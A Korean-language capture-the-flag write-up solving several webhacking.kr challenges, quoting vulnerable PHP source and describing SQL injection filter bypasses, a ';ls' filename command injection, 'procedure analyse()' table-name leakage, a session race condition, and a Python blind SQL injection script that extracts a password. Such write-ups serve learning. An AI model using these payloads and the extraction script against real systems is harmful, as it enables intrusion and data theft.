$phone_list=@mysql_query("select * from challenge35_list where ip='$_SERVER[REMOTE_ADDR]'");

echo("<!--");

while($d=@mysql_fetch_array($phone_list))
{
echo("$d[id] - $d[phone]₩n");
}

echo("-->");

?>
<br><a href=index.phps>index.phps</a>
```


이번에도 eregi있는거보니 백프로 sql injection문제네요.




1 입력해봤습니다.



phone에다가 sql injection 을 해봤습니다.(아이피 주소의 ‘은 나중에 오타 발견해서 처리했는데도 똑같았습니다.)




?? query error라네요. 뭐가 잘못됐을까.. 여러번 체크를 해봤는데도 쿼리 자체에 문제는 없어보였습니다. 그래서 모든 항목을 우회해보았습니다.




왜 된건진 모르겠지만 됐네요. 나중에 답을 찾아보니 magic_quote _gpc라는 함수가 따옴표나 공백, 줄바꿈 앞에 자동으로 \를 붙여서 공격을 막는 역할을 한답니다.

46번




대놓고 sql인젝션을 하라고 합니다




줄바꿈을 이용해서 우회를 해보았습니다만 안되네요.

주소값에서는 뭔가 심하게 변형되어서 들어간게 원인인듯합니다.




주소값에 직접 입력하니 안되기에 char 로 우회했더니 성공!

48번



이번에도 파일올리기라 바로 burp suite 부터 켰습니다.
1234를 입력하고 잡아봤습니다.




delete를 눌렀더니 get으로 신호를 보내네요.

파일을 보내봤습니다.


파일명은 3글자를 넘어갈 수 없습니다.
3글자가 최대라네요. 3글자 안으로 sql injection을 해야되는것 같습니다.

3글자로 뭘 할수 있을까 했는데... 도저히 알수가 없어서 결국 답봤습니다.ㅠㅠ




서버가 리눅스에 있을때 리눅스에서 코드가 실행된다고 하네요. 즉, 리눅스 명령어를 이용한 sql도 가능합니다.
파일명을 ;ls로 할경우 ls명령어가 실행되면서 디렉토리 안의 모든 파일들의 목록을 알려주게 됩니다.

딱봐도 저게 답이다 싶은 php가 있네요.




끝!

49번




똑같이 생겼는데 내부는 좀 다르네요?
일단 or 가 우회 가능하겠네요 ||
그리고 0x가 우회가능한걸 알았습니다. 즉, 그냥 1||id= admin->0x(admin 16진수)을 입력해주면 되겠네요.



끝! 쉽게풀렸네요 슬슬 sql 익숙해져서 기분이 좋습니다 하하하하

53번



안녕!

```
<html>
<head>
<title>Challenge 53</title>
</head>
<body>
hello world
<br><br><br>
<?
if(time()<1260615600) exit();

$hidden_table="????";

if($_GET[answer]==$hidden_table)
{
@solve();
exit();
}

if(eregi("union",$_GET[val])) exit();
if(eregi("select",$_GET[val])) exit();
if(eregi("from",$_GET[val])) exit();
if(eregi("/",$_GET[val])) exit();
if(eregi("#+",$_GET[val])) exit();
if(eregi("#",$_GET[val])) exit();
if(eregi("-",$_GET[val])) exit();
if(eregi(",",$_GET[val])) exit();
if(eregi("=",$_GET[val])) exit();
if(eregi("!",$_GET[val])) exit();
if(eregi("#|",$_GET[val])) exit();
if(eregi("by",$_GET[val])) exit();


$f=@mysql_fetch_array(mysql_query("select test1 from $hidden_table where test2=$_GET[val]"));

echo($f[0]);

if($f)
{
echo("<br><br><form method=get action=index.php>challenge53 TABLE NAME : <input type=text name=answer size=50><input type=submit>
</form>");
}

?>

<!-- index.phps -->
</body>
</html>
```

index.php를 들어가보니 val값을 받으면 히든 테이블이 등장한다는것같군요!

hello world

test

challenge53 TABLE NAME :


제출

hello world

guest

challenge53 TABLE NAME :

제출



hello world

admin

challenge53 TABLE NAME :

제출

val 값을 각각 1,2,3을 줬더니 admin이 나오네요. 답과 연관이 있어보이네요.
이제 여기서 어떻게 답을 구해야될까… select union이 막혀있는데..이걸 어쩐다 하다가..
결국 답봤습니다 ㅠㅠ
procedure analyse()라는 함수가 있다고 합니다. DB명, table명, column명을 출력해준다고 합니다.

hello world


webhacking.Chal12NGe_53_TabLE_zz.test1

challenge53 TABLE NAME :

제출

끝...ㅠ

55번



두번째 rank쪽인데, 힌트가 있습니다.

배운거 써먹어봅시다. procedure analyse 써봤습니다.
challenge55_game이라는 table명을 가졌군요.
이제 score에 password가 있다고 했으니 score의 column값을 찾아봅시다.

limit 를 써서 password같은 column을 찾았습니다.
이제 이놈의 이름을 알았으니 값을 찾아야겠죠?
blind sql injection을 써봅시다.

length 함수를 이용해 길이가 20이라는걸 알아냈습니다. *왤캐길어*

id : localhost // 0

rank	id
1	gurwodla
2	pajamajadeen

id : gurwodla // 2147483647

rank	id
1	gurwodla
2	pajamajadeen

각각 참 거짓이 나왔을때의 출력값을 알아냈습니다

```
import requests

cookies={'PHPSESSID' : '929eeboao30oe68b1343a2b369ae417d'}
for j in range(1,21):
    for i in range(32,127):
        a = "http://webhacking.kr/challenge/web/web-31/rank.php"
        URL = a + "?score=1%20or%20right(left(pAsSwORdzzzZ," + str(j) + "),1)="+hex(i)
        res = requests.get(URL,cookies = cookies)
        if("<center>id : localhost // 0</center>") in res.text:
            print(chr(i))
            break
        if(i == 126):
            print("end")
```

이제 blind sql injection을 해봅시다(예전꺼 사실상 복붙이지만 되네요 ㅎㅎ)


```
C
H
A
L
L
E
N
G
E
5
5
0
L
```

거의 20분을 넘었는데도 출력이 전부 나오질 않네요. webhacking 홈페이지가 느려서 그런가..
어쨌든 성공!

60번

```php
<?
sleep(1);

if(eregi("[0-9]",$_COOKIE[PHPSESSID])) exit("Access Denied<br><a href=index.phps>index.phps</a>");

if($_GET[mode]=="auth")
{
echo("Auth~<br>");
    $f=@file("readme/$_SESSION[id].txt");
    for($i=0;$i<=strlen($f);$i++)
        {
        $result.=$f[$i];
        }
    if(eregi("$_SESSION[id]",$result))
    {
    echo("Done!");
    @unlink("readme/$_SESSION[id].txt");
    @clear();
    exit();
    }
}


$f=@fopen("readme/$_SESSION[id].txt","w");
@fwrite($f,"$_SESSION[id]");
@fclose($f);

if($_SERVER[REMOTE_ADDR]!="127.0.0.1")
{
sleep(1);
@unlink("readme/$_SESSION[id].txt");
}

?>
<html><head><title>Challenge 60</title></head><body>hi</body></html>
```

index.php입니다. 쿠키에 숫자가 있으면 access가 안된다네요.




전부 문자로 바꾸고 다시 로그인했습니다. hi 가 뜨네요.

mode= auth일때 뭔가 된답니다.파일에 뭔가써지네요. 그런데 1초후에 파일과의 연결이 끊깁니다. 그래서 새로고침을 미친듯이 눌러봤는데 안되네요 ㅠㅠ

이거도 답봤습니다 ㅠㅠ

다른 쿠키값을 가진 기기를 이용해서 1초안에 다른 접속을 해야한답니다.

cooxie를 설치해서 explore에서 쿠키만 바꿔서 동시접속을 해봤습니다.



성공은 했는데 좀만 더 조사해볼껄...ㅠㅠ

이상입니다아아아